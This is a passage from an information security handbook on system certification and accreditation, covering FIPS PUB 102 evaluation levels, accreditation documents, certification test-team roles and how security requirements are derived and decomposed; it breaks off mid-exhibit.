Analyze pertinent regulations that impact the content and scope of the C&A. Determine usage requirements (e.g., operational requirements and security procedures). Analyze risk-related considerations. Determine the certification type. Identify the C&A team. Prepare the C&A agreement.

Aspects to be considered in this activity include mission criticality, functional requirements, system security boundary, security policies, security concept of operations, system components and their characteristics, external interfaces and connection requirements, security mode of operation or overall risk index, system and data ownership, threat information, and identification of the DAAs.

Activity 2: Plan for C&A

Plan the C&A effort, obtain agreement on the approach and level of effort, and identify and obtain the necessary resources (including funding and staff).

Aspects to be considered in this activity include reusability of previous evidence, life-cycle phase, and system milestones (time constraints).

Phase 2: Certification

Activity 3: Perform the Information Security Analysis of Detailed System Information

Conduct analyses of the system documentation, testing performed, and architecture diagrams. Conduct threat and vulnerability assessments, including impacts on confidentiality, integrity, availability, and accountability.

Aspects to be considered in this activity include the certification team becoming more familiar with the security requirements and security aspects of individual system components, specialized training on the specific system (depending on the scope of this activity and the experience of the certification team), determining whether system security controls adequately satisfy security requirements, identification of system vulnerabilities, and determination of residual risks.

Activity 4: Document the Certification Results in a Certification Package

Document all analyses, testing results, and findings. The certification package is the consolidation of all the certification activity results. This documentation will be used as supporting documentation for the accreditation decision and will also support recertification/reaccreditation activities.

Aspects to be considered in this documentation package include system need/mission overview, security policy, security CONOPS or security plan, contingency plan/continuity of operations, system architectural description and configuration, reports of evaluated products, statements from other responsible agencies indicating specified security requirements have been met, risk analysis report and associated countermeasures, test plans, test procedures, test results, analytic results, configuration management plan, and previous C&A information.

Phase 3: Accreditation

Activity 5: Perform Risk Assessment and Final Testing

Review the analysis, documentation, vulnerabilities, and residual risks. Final testing is conducted at this time to ensure the DAAs are satisfied that the residual risk identified meets an acceptable level of risk.

Aspects to be considered in this activity include assessment of system information via the certification package review, the conduct of a site accreditation survey to verify that the residual risks are at an acceptable level, and verification of the contents of the C&A package.

Activity 6: Report Findings and Recommendations

The recommendations are derived from documentation gathered by the certification team, testing conducted, and business functions/mission considerations, and include a statement of residual risk and supporting documentation.

Aspects to be considered in this activity include executive summary of mission overview; architectural description; system configuration, including interconnections; memoranda of agreement (MOA); waivers signed by the DAA that specific security requirements do not need to be met or are met by other means (e.g., procedures); residual risk statement, including rationale for why residual risks should be accepted or rejected; recommendation for accreditation decision.

Activity 7: Make the Accreditation Decision

The decision will be based on the recommendation from the certifier or certification authority. Is the operation of the system, under certain conditions, in a specified environment, functioning at an acceptable level of risk?

Accreditation decision options include full accreditation approval, accreditation for operations outside the originally intended environment, interim (temporary) accreditation approval, or accreditation disapproval.

Phase 4: Post-Accreditation

Activity 8: Maintain the Security Posture and Accreditation of the System

Periodic compliance inspections of the system and recertification at established time frames will help to ensure that the system continues to operate within the stated parameters as specified in the accreditation letter. A configuration management or change management system must be implemented and procedures established for baselining, controlling, and monitoring changes to the system. Substantive changes may require the system to be recertified and reaccredited prior to the established time frame. However, maximum reuse of previous evaluations or certifications will expedite this activity.

Aspects to be considered in this activity include significant changes that may impact the security of the system.

Types of Certification

NIACAP identifies four general certification levels: Level 1 — Basic Security Review, Level 2 — Minimum Analysis, Level 3 — Detailed Analysis, and Level 4 — Comprehensive Analysis. FIPS PUB 102 presents three levels of evaluation: basic, detailed, and detailed focusing. DISA identified the following types of C&A.

Type 1: Checklist

This type of certification completes a checklist with yes or no responses to the following content areas: administrative, personnel authorization, risk management, personnel security, network security, configuration management, training, media handling, and physical security. This type of certification also includes verification that procedures for proper operation are established, documented, approved, and followed.

Type 2: Abbreviated Certification

This type of certification is more extensive than Type 1 certification but also includes the completion of the Type 1 checklist. The amount of documentation required and resources devoted to the Type 2 C&A is minimal. The focus on this type of certification is information security functionality (e.g., identification and authentication, access control, auditing).

FIPS Pub. 102's first level of evaluation, the basic evaluation, is similar to the Type 2 category; it is concerned with the overall functional security posture, not with the specific quality of individual controls. The basic evaluation has four tasks:

1. *Security requirements evaluation*. Are applicable security requirements acceptable?
   - — *Assets*. What should be protected?
   - — *Threats*. What are assets protected against?
   - — *Exposures*. What might happen to assets if a threat is realized?

— *Controls*. How effective are safeguards in reducing exposures?

2. *Security function evaluation.* Do application security functions satisfy the requirements?
   — *Defined requirements/security functions.* Authentication, authorization, monitoring, security management, security labeling.
   — *Undefined requirements/specific threats*. Analysis of key controls; that is, how effectively do controls counter specific threats?
   — *Completed to the functional level.* Logical level represented by functions as defined in the functional requirements document.
3. *Control existence determination*. Do the security functions exist?
   — *Assurance* that controls exist via visual inspection or testing of internal controls.
4. *Methodology review.* Does the implementation method provide assurance that security functions are acceptably implemented?
   — *Documentation*. Is it current, complete, and of acceptable quality?
   — *Objectives*. Is security explicitly stated and treated as an objective?
   — *Project control*. Was development well controlled? Were independent reviews and testing performed, and did they consider security? Was an effective change control program used?
   — *Tools and techniques*. Were structured design techniques used? Were established programming practices and standards used?
   — *Resources*. How experienced in security were the people who developed the application? What were the sensitivity levels or clearances associated with their positions?

Type 3: Moderate Certification

This type of certification is more detailed and complex and requires more resources. It is generally used for systems that require higher degrees of assurance, have a greater level of risk, or are more complex. The focus of this type of certification is also information security functionality (e.g., identification and authentication, access control, auditing); however, more extensive evidence is required to show that the system meets the security requirements.

FIPS Pub. 102's second level of evaluation, the detailed evaluation, is similar to the Type 3 category; and it provides further analysis to obtain additional evidence and increased confidence in evaluation judgments. The detailed evaluation may be initiated because (1) the basic evaluation revealed problems that require further analysis, (2) the application has a high degree of sensitivity, or (3) primary security safeguards are embodied in detailed internal functions that are not visible or suitable for examination at the basic evaluation level.

Detailed evaluations involve analysis of the quality of security safeguards. The tasks include:

- *Functional operation.* Do controls function properly?
  — *Control operation*. Do controls work?
  — *Parameter checking*. Are invalid or improbable parameters detected and properly handled?
  — *Common error conditions*. Are invalid or out-of-sequence commands detected and properly handled?
  — *Control monitoring*. Are security events properly recorded? Are performance measurements properly recorded?
  — *Control management*. Do procedures for changing security tables work?
- *Performance.* Do controls satisfy performance criteria?
  — *Availability.* What proportion of time is the application or control available to perform critical or full services?
  — *Survivability.* How well does the application or control withstand major failures or natural disasters?
  — *Accuracy.* How accurate is the application or control, including the number, frequency, and significance of errors?
  — *Response time*. Are response times acceptable? Will the user bypass the control because of the time required?
  — *Throughput*. Does the application or control support required usage capabilities?
- *Penetration resistance.* How readily can controls be broken or circumvented?

Resistance testing is the extent to which the application and controls must block or delay attacks. The focus of the evaluation activities will depend on whether the penetrators are users, operators, application programmers, system programmers, managers, or external personnel. Resistance testing should also be conducted against physical assets and performance functions. This type of testing can be the most complex of detailed evaluation categories, and it is often used to establish a level of confidence in security safeguards.

Areas to be considered for detailed testing are:

- Complex interfaces
- Change control process
- Limits and prohibitions
- Error handling
- Side effects
- Dependencies
- Design modifications/extensions
- Control of security descriptors
- Execution chain of security services
- Access to residual information

Additional methods of testing are flaw identification or hypothesizing generic flaws and then determining if they exist. These methods can be applied to software, hardware, and physical and administrative controls.

Type 4: Extensive Certification

This type of certification is the most detailed and complex type of certification and generally requires a great deal of resources. It is used for systems that require the highest degrees of assurance and may have a high level of threats or vulnerabilities. The focus of this type of certification is also information security functionality (e.g., identification and authentication, access control, auditing) and assurance. Extensive evidence, generally found in the system design documentation, is required for this type of certification.

FIPS Pub. 102's third level of evaluation, the detailed focusing evaluation, is similar to the Type 4 category. Two strategies for focusing on a small portion of the security safeguards for a system are: (1) security-relevant components and (2) situational analysis.

The security-relevant components strategy addresses previous evaluation components in a more detailed analysis:

- *Assets.* Which assets are most likely at risk? Examine assets in detail in conjunction with their attributes to identify the most likely targets.
- *Threats.* Which threats are most likely to occur? Distinguish between accidental, intentional, and natural threats and identify perpetrator classes based on knowledge, skills, and access privileges. Also consider threat frequency and its components: magnitude, asset loss level, exposures, existing controls, and expected gain by the perpetrator.
- *Exposures.* What will happen if the threat is realized, for example, internal failure, human error, errors in decisions, fraud? The focus can be the identification of areas of greatest potential loss or harm.
- *Controls.* How effective are the safeguards in reducing exposures? Evaluations may include control analysis (identifying vulnerabilities and their severity), work-factor analysis (difficulty in exploiting control weaknesses), or countermeasure trade-off analysis (alternative ways to implement a control).

Situational analysis may involve an analysis of attack scenarios or an analysis of transaction flows. Both of these analyses are complementary to the high-level basic evaluation, providing a detailed study of a particular area of concern. An attack scenario is a synopsis of a projected course of events associated with the realization of a threat. A manageable set of individual situations is carefully examined and fully understood. A transaction flow is a sequence of events involved in the processing of a transaction, where a transaction is an event or task of significance and visible to the user. This form of analysis is often conducted in information systems auditing and should be combined with a basic evaluation.

Conclusion

Summary

There are a significant number of components associated with a certification and accreditation effort. Some of the key factors may appear to be insignificant, but they will greatly impact the success of the efforts and the quality of the information obtained.

- All appropriate security disciplines must be included in the scope of the certification. Although a system may have very strong controls in one area, weak controls in another area may undermine the system's overall security posture.
- Management's political and financial support is vital to the acceptance and implementation of the C&A process. Management should be briefed on the C&A program, its objectives, and its processes.
- Information systems to undertake a C&A must be identified and put in a priority order to ensure that the most important systems are addressed first.
- Security requirements must be established (if not already available); and the requirements must be accurate, complete, and understandable.
- Technical evaluators must be capable of performing their assigned tasks and be able to remain objective in their evaluation. They should have no vested interest in the outcome of the evaluation.
- Access to the personnel and documentation associated with an information system is vital to the completion of required documentation and analyses.
- A comprehensive basic evaluation should be performed. A detailed evaluation should be completed where necessary.

Industry Implementation

Where do you stand?

- If your organization's security department is not sufficiently staffed, what type of individuals (and who) can be tasked to support C&As on a part-time basis?
- C&A process steps and associated documentation will be necessary. Use the references presented in this chapter as a starting point for creating the applicable documentation for your organization.
- Systems for which a C&A will be conducted must be identified. Consider sensitivity and criticality when you are creating your list. Identify those systems with the highest risks and most impact if threats are realized. Your organization has more to lose if those systems are not adequately protected.
- The level of C&A to be conducted will depend on the available resources. You may suggest that your organization starts with minimal C&A levels and move up as time and funding permit. The level of effort required will help you determine the associated costs and the perceived benefits (and return on investment) for conducting the C&As.

Take that Step and Keep Stepping

You may have to start at a lower level of C&A than you would like to conduct for your organization, but you are taking a step. Check with your colleagues in other organizations on their experiences. Small, successful C&As will serve as a marketing tool for future efforts. Although the completion of a C&A is no guarantee that there will not be a loss of information confidentiality, integrity, or availability, the acceptance of risk is based on increased performance of security controls, user awareness, and increased management understanding and control. Remember: take that step. A false sense of security is worse than no security at all.

References

1. Guideline for Computer Security Certification and Accreditation, Federal Information Processing Standards Publication 102, U.S. Department of Commerce, National Bureau of Standards, September 27, 1983.
2. Introduction to Certification and Accreditation, NCSC-TG-029, National Computer Security Center, U.S. Government Printing Office, January 1994.
3. National Information Assurance Certification and Accreditation Process (NIACAP), National Security Telecommunications and Information Systems Security Committee, NSTISSC 1000, National Security Agency, April 2000.
4. Sample Generic Policy and High Level Procedures, Federal Agency Security Practices, National Institute of Standards and Technology, www.csrc.nist.gov/fasp.
5. Department of Defense (DoD) Information Technology Security Certification and Accreditation Process (DITSCAP), DoD Instruction 5200.40, December 30, 1997.
6. How to Perform Systems Security Certification and Accreditation (C&A) within the Defense Logistics Agency (DLA) Using Metrics and Controls for Defense-in-Depth (McDid), Federal Agency Security Practices, National Institute of Standards and Technology, www.csrc.nist.gov/fasp.
7. *The Certification and Accreditation Process Handbook for Certifiers,* Defense Information Systems Agency, INFOSEC Awareness Division, National Security Agency.

A Framework for Certification Testing

Kevin J. Davidson, CISSP

The words have often been heard, "We have a firewall" in response to the question, "What are you doing to protect your information?" Security professionals recognize the fact that the mere existence of a firewall does not in and of itself constitute good information security practices. Information system owners and managers generally are not aware of a need to verify that the security policies and procedures they have established are followed, if in fact they have established policies or procedures.

In this chapter, the focus is on system security certification as an integral part of the system accreditation process. Accreditation may also be called *authorization* or *approval*. The fact is that each and every information system that is operating in the world today has been through some type of accreditation or approval process, either through some formal or informal process or, in many cases, by default because the process does not exist. System owners and managers along with information owners and managers have approved the system to operate, either by some identified and documented process or by default. It is incumbent upon information security professionals and practitioners to subscribe to a method of ensuring those systems operate as safely and securely as possible in the interconnected and open environment that exists in the world today.

The approaches and methods outlined in this chapter are intended as guidelines and a framework from which to build an Information System Security Certification Test. They are not intended to be a set of rules; rather, they are intended to be a process that can be tailored to meet the needs of each unique environment.

INTRODUCTION

To provide a common frame of reference, it is necessary to define the terms that are used in this chapter. The following definitions apply to the discussion herein.

What Is Accreditation?

Accreditation refers to the approval by a cognitive authority to operate a computer system within a set of parameters. As previously mentioned, the process for approving the operation of the information system may be formal, informal, or nonexistent.

Take the case of a consumer who purchases a personal computer (PC) from a vendor as an example. The proud new owner of that PC takes it home, connects all the wires in the right places, and turns it on. Probably one of the next actions that new PC owner will take is to connect the PC to an Internet service provider (ISP) by means of some type of communication device. In this scenario, the owner of that PC has unwittingly assumed the risk and responsibility for the operation of that computer within the environment the owner has selected. There is no formal approval process in place, yet the owner assumes the responsibility for the operation of that computer. This responsibility extends to any potential activity that may be initiated from that computer — even illegal activity. The owner also assumes the responsibility for the operation of that computer even if it becomes a zombie used for a distributed denial-of-service (DDoS) attack. No formal policies have been established, and no formal procedures are in place. Dependent upon the skill and experience of the owner, the computer may be correctly configured to defend against hostile actions. Additionally, if other persons, such as family members, use this computer, there may be little control over how this computer is used, what software is installed, what hostile code may be introduced, or what information is stored.

At the other end of the scale, a government entity may acquire a large-scale computer system. Many governments have taken action to introduce a formal accreditation process. The governments of Canada, Australia, and the United States, among others, have developed formal accreditation or approval processes. Where these processes are developed, information security professionals should follow those processes. They identify specific steps that must be followed in order to approve a computer system to operate. In some cases, specific civil and criminal liabilities are established to encourage the responsible authorities within those government entities to follow the process.

A huge middle ground exists between the new PC owner and the large computer system in the government entity. This middle ground encompasses small business owners, medium-sized business entities, and large corporations. The same principle applies to these entities. Somewhere within the management of the organization, someone has made a decision to operate one or more computer systems. These systems may be interconnected and may have access to the global communications network. Business owners, whether sole proprietors, partnerships, or corporations, have assumed the risk and responsibility associated with operating those

computer systems. It would be advisable for those business owners to implement a formal accreditation process, as many have. By so doing, business owners can achieve a higher level of assurance that their computer systems are part of the solution to the information security problem instead of being potential victims or contributors to the information security problem. In addition, implementing and practicing a formal accreditation process will help to show that the owners have exercised due diligence if a problem or incident should arise.

Elements of Accreditation

What are the elements of an accreditation process? One of the major advantages of having a formal accreditation process is the documentation generated by the process itself. By following a process, the necessary rules and procedures are laid down. Conscious thought is given to the risks associated with operating the identified computer system. Assets are identified and relative values are assigned to those assets, including information assets. In following the process, protection measures are weighed against the benefit to the information or asset protected, and a determination is made regarding the cost effectiveness of that protection measure. Methods to maintain the security posture of the system are identified and planned. Also, evidence is generated to help protect the business unit against potential future litigations.

Some of the documents that may be generated include Security Policy, Security Plan, Security Procedures, Vulnerability Assessment, Risk Assessment, Contingency Plan, Configuration Management Plan, Physical Security Plan, Certification Plan, and Certification Report. This is neither an inclusive nor exhaustive list. The contents of these documents may be combined or separated in a manner that best suits the environment accredited. A brief explanation of each document follows.

Security Policy. The Security Policy for the information system contains the rules under which the system must operate. The Security Policy will be one of the major sources of the system security requirements, which are discussed later in this chapter. Care should be exercised to see that statements in the Security Policy are not too restrictive. Using less restrictive rules avoids the pitfall of having to change policy every time technology changes.

An example of a policy statement is shown in Exhibit 31-1. This clearly states the purpose of the statement without dictating the method by which the policy will be enforced. A policy statement such as this one could be fulfilled by traditional user ID and password mechanisms, smart card systems, or biometric authentication systems. As technology changes, the policy does not need to be changed to reflect advances in the technology.

Exhibit 31-1. Sample security policy statement.

Users of the XYZ Information System will be required to identify themselves and authenticate their identification prior to being granted access to the information system.

Exhibit 31-2. Sample security plan statement.

A thumbprint reader will be used to identify users of the XYZ Information System. Users who are positively identified by a thumbprint will then be required to enter a personal identification number (PIN) to authenticate their identity.

Exhibit 31-3. Sample security procedure.

Log-On Procedure for the XYZ Information System

1. Place your right thumb on the thumbprint reader window so that your thumbprint is visible to the window.
2. When your name is displayed on the display monitor, remove your thumb from the thumbprint reader.
3. From the keyboard, enter your personal identification number (PIN).
4. Press **Enter** (or **Return**).
5. Wait for your personal desktop to be displayed on the display monitor.

Security Plan. The Security Plan for the information system is a fluid document. It identifies the methods employed to meet the policy. This document will change with technology. As new mechanisms are developed that satisfy Security Policy statements, they can be incorporated into the Security Plan and implemented when it is appropriate to do so within the environment.

To satisfy the Security Policy statement given in Exhibit 31-1, the Security Plan may contain a statement such as the one given in Exhibit 31-2. This Security Plan statement identifies the mechanism that will be used to satisfy the statement in the policy.

Security Procedures. Security Procedures for the information system are usually written in language intended for a less technical audience. Security Procedures may cover a wide variety of topics, from physical security to firewall configuration guidelines. They generally provide step-by-step instructions for completing a specific task. One such procedure may include a series of statements similar to those given in Exhibit 31-3. By following this procedure, the system user would successfully gain access to the computer system, while satisfying the Security Policy statement given

in Exhibit 31-1, using the mechanism identified in Exhibit 31-2. The user need not be familiar with either the Security Policy or the Security Plan when the procedure identifies the steps necessary to accomplish the task within the parameters laid down in the policy and the plan.

Vulnerability Assessment. Vulnerability Assessment is often confused with Risk Assessment. They are not the same thing. While the results of a Vulnerability Assessment and a Risk Assessment are often reported in the same document, it is important to note the differences.

A Vulnerability Assessment is that part of the accreditation process that identifies weaknesses in the security of the information system. Vulnerabilities are not limited to technical vulnerabilities such as those reported by Carnegie Mellon's Computer Emergency Response Team (CERT). Vulnerabilities could also include physical security weaknesses, natural disaster susceptibilities, or resource shortages. Any of these contingencies could introduce risk to an information system. For example, the most technically secure operating system offers little protection if the system console is positioned in the parking lot with the administrator's password taped to the monitor. Vulnerability Assessments attempt to identify those weaknesses and document them in order.

Risk Assessment. The Risk Assessment attempts to quantify the likelihood that hostile persons will exploit the vulnerabilities identified in the Vulnerability Assessment. The Risk Assessment will serve as a major source for system security requirements. There are two basic schools of thought when it comes to assessing risk. One school of thought attempts to quantify risk in terms of absolute monetary value or annual loss expectancy (ALE). The other school of thought attempts to quantify risk in subjective terms such as high, medium, or low. It is not the purpose of this chapter to justify either approach. Insight is given into these approaches so that the information security professional is apprised that risk assessment methodologies may take a variety of forms and approaches. It is left to the discretion of the information security professional and the accrediting authority — who, after all, is the one who will have to approve the results of the process to determine the best risk assessment method for the environment. The Risk Assessment will qualify the risk associated with the vulnerabilities identified in the Vulnerability Assessment so that they may be mitigated through security countermeasures or accepted by the Approving Authority.

Contingency Plan. There may be a Contingency Plan or Business Continuity Plan for the information system. This plan will identify the plans for maintaining critical business operations of the information system in the event one or more occurrences cause the information system to be inoperable or marginally operable for a specified period of time. Contingency

planning is probably of more value to businesses such as E-commerce sites or ISPs, and one is more likely to expect this type of documentation for these types of organizations. The plan should identify critical assets, operations, and functions. These are noteworthy for the information security professional in that this information identifies critical assets — both physical assets and information assets — that should be the focus of the certification effort.

Configuration Management. Configuration Management is that discipline by which changes to the system are made using a defined process that incorporates management approval. Larger installations will usually have a Configuration Management Plan. It is important to systematically consider changes to the information system in order to avoid introducing undesirable results and potential vulnerabilities into the environment. Good configuration management discipline will be reflected favorably in the certification process, as is discussed later in this chapter.

Physical Security. Again, good information security is dependent upon good physical security. Banks usually build vaults to protect their monetary assets. In like manner, physical security of information assets is a necessity. Organizations may have physical security plans to address their physical security needs. Regardless of the existence of a plan, the certification effort will encompass the physical security needs of the information system certified.

Training. No system security program can be considered complete without some form of security awareness and training provisions. The training program will address those principles and practices specific to the security environment. Training should be both formal and informal. It should include classroom training and awareness reminders such as newsletters, e-mails, posters, or signs.

Certification

Certification means many different things to many different people. The context in which one discusses certification has much to do with the meaning derived from the word. The following are some examples of how this word may be used.

Professional organizations provide certifications of individuals. A person may carry the designation of Certified Public Accountant (CPA), Certified Information Systems Security Professional (CISSP), or perhaps Certified Protection Professional (CPP). These designations, along with a multitude of others, state that the individual holding the designation has met a defined standard for the designation held.

Vendors may provide certifications of individuals on their products. The vendor offers this certification to say that an individual has met the minimum standards or level of expertise on the products for which they are certified. Examples of this type of certification include the Cisco Certified Network Associate (CCNA) or Check Point Certified Security Administrator (CCSA), among many others.

Vendors also provide certifications for products. Many vendors offer certifications of interoperability or compatibility, stating that the standards for interoperability or compatibility have been met. For example, Microsoft offers a certification for computer manufacturers that the operating system and the hardware are compatible.

Governments offer certifications for a wide variety of persons, products, processes, facilities, utilities, and many other things too numerous to list in this chapter. These government certifications state that the person, object, or process certified has met the standard as defined by that government.

Standards organizations may offer certifications. For example, a corporate entity may be certified by the standards organization to perform testing under the Common Criteria for Information Technology Security Evaluation (ISO/IEC 15408). A certified laboratory has met the standards defined by the standards organization. These certified laboratories might in turn offer certification for vendor products to given evaluation assurance levels (EALs), which range from 1 through 6. By giving a certification to a product, these certified labs are stating that the product has met the standard defined for the product.

For the purpose of the discussion within this chapter, certification refers to that part of the accreditation process in which a computer system is evaluated against a defined standard. The results of that evaluation are documented, repeatable, defendable, and reportable. The results are presented to the Approving Authority as evidence for approval or disapproval of the information system.

The common theme that runs through the world of certification is that there is a defined standard and that the standard has been met. Certification does not attempt to quantify or qualify the degree to which the standard may have been met or exceeded. Certification states that the minimum standard has been achieved.

What Is It? Simply put, system security certification is the process by which a system is measured against a defined standard. In a formal certification process, the results of that measurement are recorded, documented, and reported.

Cost versus Benefits. The direct monetary benefits to conducting a certification of the information system may not be obvious to management. The

question then becomes: Why spend the time, effort, and money if a monetary benefit is not readily obvious? Further, how does the information security professional convince management of the need for certification? To answer these questions, one needs to identify the assets protected.

- *Financial information.* Financial information assets are deserving of protection. The system may process information such as bank accounts, including their transaction balances. It may store the necessary information, such as log-on identification and passwords that would allow a would-be thief to transfer funds to points unknown. Adequate protection mechanisms may be in place to protect financial information, and conducting a certification is one of the best ways to know for sure that the security mechanisms are functioning as advertised and as expected.
- *Personal information.* Many governments have taken steps to provide their citizens with legal protection of personal and private information. In addition to legal requirements that may be imposed by a local authority, civil liabilities may be incurred if personal information is released by the information system. In the event of a civil or criminal proceeding, it would be advantageous to be able to document due diligence. Conducting a certification is a good way to show that due diligence has been exercised.
- *Corporate information.* Information that is considered proprietary in nature or company confidential needs to be protected for reasons determined by managers and owners. This information has value to the business interests of the corporation, agency, or entity. For this reason, certification should be considered part of the approval process in order to verify that the installed security mechanisms are functioning in such a manner as to provide adequate protection to that information. Serious damage to the business interests of the corporation, agency, or entity may be incurred if corporate information were to fall into the wrong hands.
- *Legal requirements.* Laws are constantly changing. Regulatory bodies may change the rules. Conducting a certification of the information system help to keep managers one step ahead of the changing environment and perhaps avoid fines and penalties resulting from a failure to meet legal requirements.

Why Certify? It is left to the reader to determine the best justification for proceeding with the certification part of the accreditation process. Remember the earlier discussion regarding the approval to operate an information system? In that discussion, it was discovered that approval and certification are done either through a conscious effort, be it formal or informal, or by default. Choosing to do nothing is not a wise course of action. The fact that you have a firewall, a "secure" operating system, or

other security measures installed does not ensure that those features and functions are operating correctly. Many times, the certification process has discovered that these security measures have provided only a false sense of security and that they did not provide any real protection to the information system.

ROLES AND RESPONSIBILITIES

Once the decision has been made to proceed with a certification, it is necessary to assemble a team of qualified individuals to perform the certification. It can be performed in-house or may be outsourced. In the paragraphs that follow, a suggested list of Roles and Responsibilities for the Certification Test Team are presented. The roles and responsibilities do not necessarily require one person for each role. Roles may be combined or modified to meet the requirements of the environment. Resource availability as well as the size and complexity of the system evaluated will drive the decision on the number of personnel needed.

- *Approving Authority.* The Approving Authority is the person legally responsible for approving the operation of the information system. This person will give the final approval or accreditation for the information system to go into production. The authority of this individual may be derived from law or from business directive. This person will have not only the legal authority to assume the residual risk associated with the operation of the information system, but will also assume the civil and criminal liabilities associated with the operation of the information system.
- *Certifying Authority.* The Certifying Authority or *Certifier* is the individual responsible for approving, certifying, and reporting the results of the certification. This person is sometimes appointed by the Approving Authority but most certainly has the full faith and support of those in authority to make such an appointment within the agency, business, or corporation. This person must possess a sufficient level of technical expertise to understand the results presented. This individual will function on behalf of the Approving Authority, or those having authority to make the appointment, in all matters pertaining to certification as it relates to the accreditation process. This individual may also be called upon to contribute to a recommendation to the Approving Authority regarding approval or disapproval of the information system to operate.
- *Test Director.* The Test Director operates under the direction of the Certifying Authority. This individual is responsible for the day-to-day conduct of the certification test. The Test Director ensures that the tests are conducted as prescribed and that the results are recorded, collected, preserved, and reported. Depending on the size and complexity of the information system certified, the Test Director may be

required to provide periodic updates to the Certifying Authority. Periods may be weekly, daily, or perhaps hourly, if needed. The Test Director will ensure that all tests are performed in accordance with the test plan.

- *System Manager.* The System Manager must be an integral part of the certification process. It is impossible for anyone to know everything about a given information system, even if the system is well documented. The System Manager will usually have the most intimate and current knowledge of the information system. This individual will make significant contributions to preparing test scenarios and test scripts necessary to document the test plan. The System Manager, or a designee of the System Manager, will actually perform many of the tests prescribed in the test plan.
- *Test Observer.* Test Observers may be required if the information system is of sufficient size and complexity. At a minimum, it is recommended that there be at least one test observer to capture and record the results of the test as they are performed. Test Observers operate under the direction of the Test Director.
- *Test Recorder.* The Test Recorder is responsible to the Test Director for logging and preserving the test results, evidence, and artifacts generated during the test. In the case of smaller installations, the Test Recorder may be the same person as the Test Director. In larger installations, the Test Recorder may be more than one person. The size and complexity of the information system, as well as resource availability, will dictate the number of Test Recorders needed.
- *IV&V.* Independent Verification and Validation (IV&V) is recommended as a part of all certification tests. IV&V is a separate task not directly associated with the tasks of the Certifying Authority or the Certification Test Team. The IV&V is outside the management structure of the Certifying Authority, the Test Director, and their teams. Under ideal conditions, IV&V will provide a report directly to the Approving Authority. In this manner, the Approving Authority will have a second opinion regarding the security of the information system certified. IV&V will have access to all the information generated by the Certification Test Team and will have the authority to direct deviations from the test plan. At the discretion of the Approving Authority, the Certification Test Team may not necessarily have access to information generated by the IV&V. The IV&V task may be outsourced if inadequate resources are not available in-house.

DOCUMENTATION

With the Certification Test Team in place and the proper authorities, appointments, and reporting structure established, it is now time to begin the task of generating a Certification Test Plan. The Certification Test Plan

covers preparation and execution of the certification; delineates schedules and resources for the certification; identifies how results are captured, stored, and preserved; and describes how the Certifying Authority reports the results of the certification to the Approving Authority.

Policy

Security requirements are derived from a variety of sources. There was a discussion of Security Policies and Security Plans earlier in this chapter. Policy statements are usually found in the Security Policy; however, information security professionals should be watchful for policy statements that appear in Security Plans. Often, these are not separate documents, and the Security Plans for the information system are combined with the policy into a single document.

Policy statements are also derived from public law, regulations, and policies. Information security professionals need to be versed in the local laws, regulations, and policies that affect the operations of information systems within the jurisdiction in which they operate. Failing to recognize the legal requirements of local governments could lead to providing false certification results by certifying a system that is operating illegally under local law. For example, some countries require information systems connecting to the Internet to be routed through a national firewall, making it illegal to connect directly to an ISP.

Plans

Security Plans may contain policy statements, as mentioned previously. Security Plans may also address future implementations of security measures. Information security professionals need to carefully read Security Plans and test only those features that are supposed to be installed in the current configuration.

The Certification Test Plan will also ensure that Physical Security, Configuration Management, and Contingency or Emergency Plans are being followed. The absence of these plans must be noted in the Certification Test Report, as the lack of such planning may affect the decision of the Approving authority.

Procedures

Any Security Procedures that were generated as a part of the overall security program for the information system must be tested. The goal of testing these procedures is to ensure that user and operator personnel are aware of the procedures, know where the procedures are kept, and that the procedures are followed. Occasionally it is discovered that the procedures are not followed and, if not followed, the procedures are worthless. The

Approving Authority must be made aware of this fact if discovered during the test.

Risk Assessment

The Risk Assessment is also a major source for security requirements. The Risk Assessment should identify the security countermeasures and mechanisms chosen to mitigate the risk associated with identified vulnerabilities. The Risk Assessment may also prioritize the implementation of countermeasures, although this is normally done in the Security Plan.

DETERMINING REQUIREMENTS

Here is where the hard work begins. Up to this point in the process, available and appropriate documentation has been collected, a Certification Test Team has been appointed and assembled, and the beginnings of a Certification Test Plan have been initiated.

So what is covered by the Certification Test? It tests security requirements. For certification purposes, testing is not limited to technical security requirements of the information system. Later in this chapter, there is a discussion of categorization of requirements; however, before requirements can be categorized, they must be identified, derived, and decomposed. This phase of the certification process may be called the Requirements Analysis Phase. During this phase, direct and derived requirements are identified. The result of this phase is a Requirements Matrix that traces the decomposed requirements to their source.

Direct requirements are those clearly identified and clearly stated in a policy document. Going back to Exhibit 31-1, a clear requirement is given for user identification and subsequent authentication.

Derived requirements are those requirements that cannot be directly identified in a policy statement; rather, they must be inferred or derived from a higher-level requirement. Using Exhibit 31-2 as an example, the need for a thumbprint reader to be installed on the information system must be derived because it is not stated directly in the plan.

Requirements are discussed in the following paragraphs in general order of precedence. The order of precedence given here is not intended to be inflexible; rather, it can be used as a guideline that should be tailored to fit the environment in which it is used.

Legal

Legal requirements are those requirements promulgated by the law of the land. If, in the case of Exhibit 31-2, the law required the use of smart cards instead of biometrics to identify users, then the policy statement given in Exhibit 31-2 could be considered an illegal requirement. It is the

responsibility of the information security professional to be aware of the local laws, and it would be the responsibility of the information security professional to report this inconsistency. The Approving Authority would decide whether to accept the legal implication of approving the information system to operate in the current configuration.

Regulatory

The banking industry is among the most regulated industries in the world. The banking industry is an example of how government regulations can affect how an information system will function. The types of industries regulated and the severity of regulation within those industries vary widely. Information security professionals need to be familiar with the regulatory requirements associated with the industry in which they operate.

Local

Local requirements are the policies and requirements implemented by the entity, agency, business, or corporation. These requirements are usually written in manuals, policies, guidance documents, plans, and procedures specific to the entity, agency, business, or corporation.

Functional

Sometimes security requirements stand in the way of functional or mission requirements, and vice versa. Information security professionals need to temper the need to protect information with the need to get the job done. For this reason, it is recommended that security requirements be tested using functional and operational scenarios. By so doing, a higher level of assurance is given that security features and mechanisms will not disrupt the functional requirements for the information system. It allows the information security professional to evaluate how the security features and mechanisms imposed on the information system may affect the functional mission.

Operational

Operational considerations are also an important part of the requirements analysis. Operational requirements can sometimes be found in the various plans and procedures. It is necessary to capture these requirements in the Requirements Matrix also, so that they can be tested as part of the overall information security program. Operational requirements may include system backup, contingencies, emergencies, maintenance, etc.

Requirements Decomposition

Decomposing a requirement refers to the process by which a requirement is broken into smaller requirements that are quantifiable and testable. Each

Exhibit 31-4. Sample decomposed policy requirements.

1.1	Users of the XYZ Information System will be required to identify themselves prior to being granted access to the information system.
2.2	Users of the XYZ Information System will be required to authenticate their identity prior to being granted access to the information system.
2.1	A thumbprint reader will be used to identify users of the XYZ Information System.
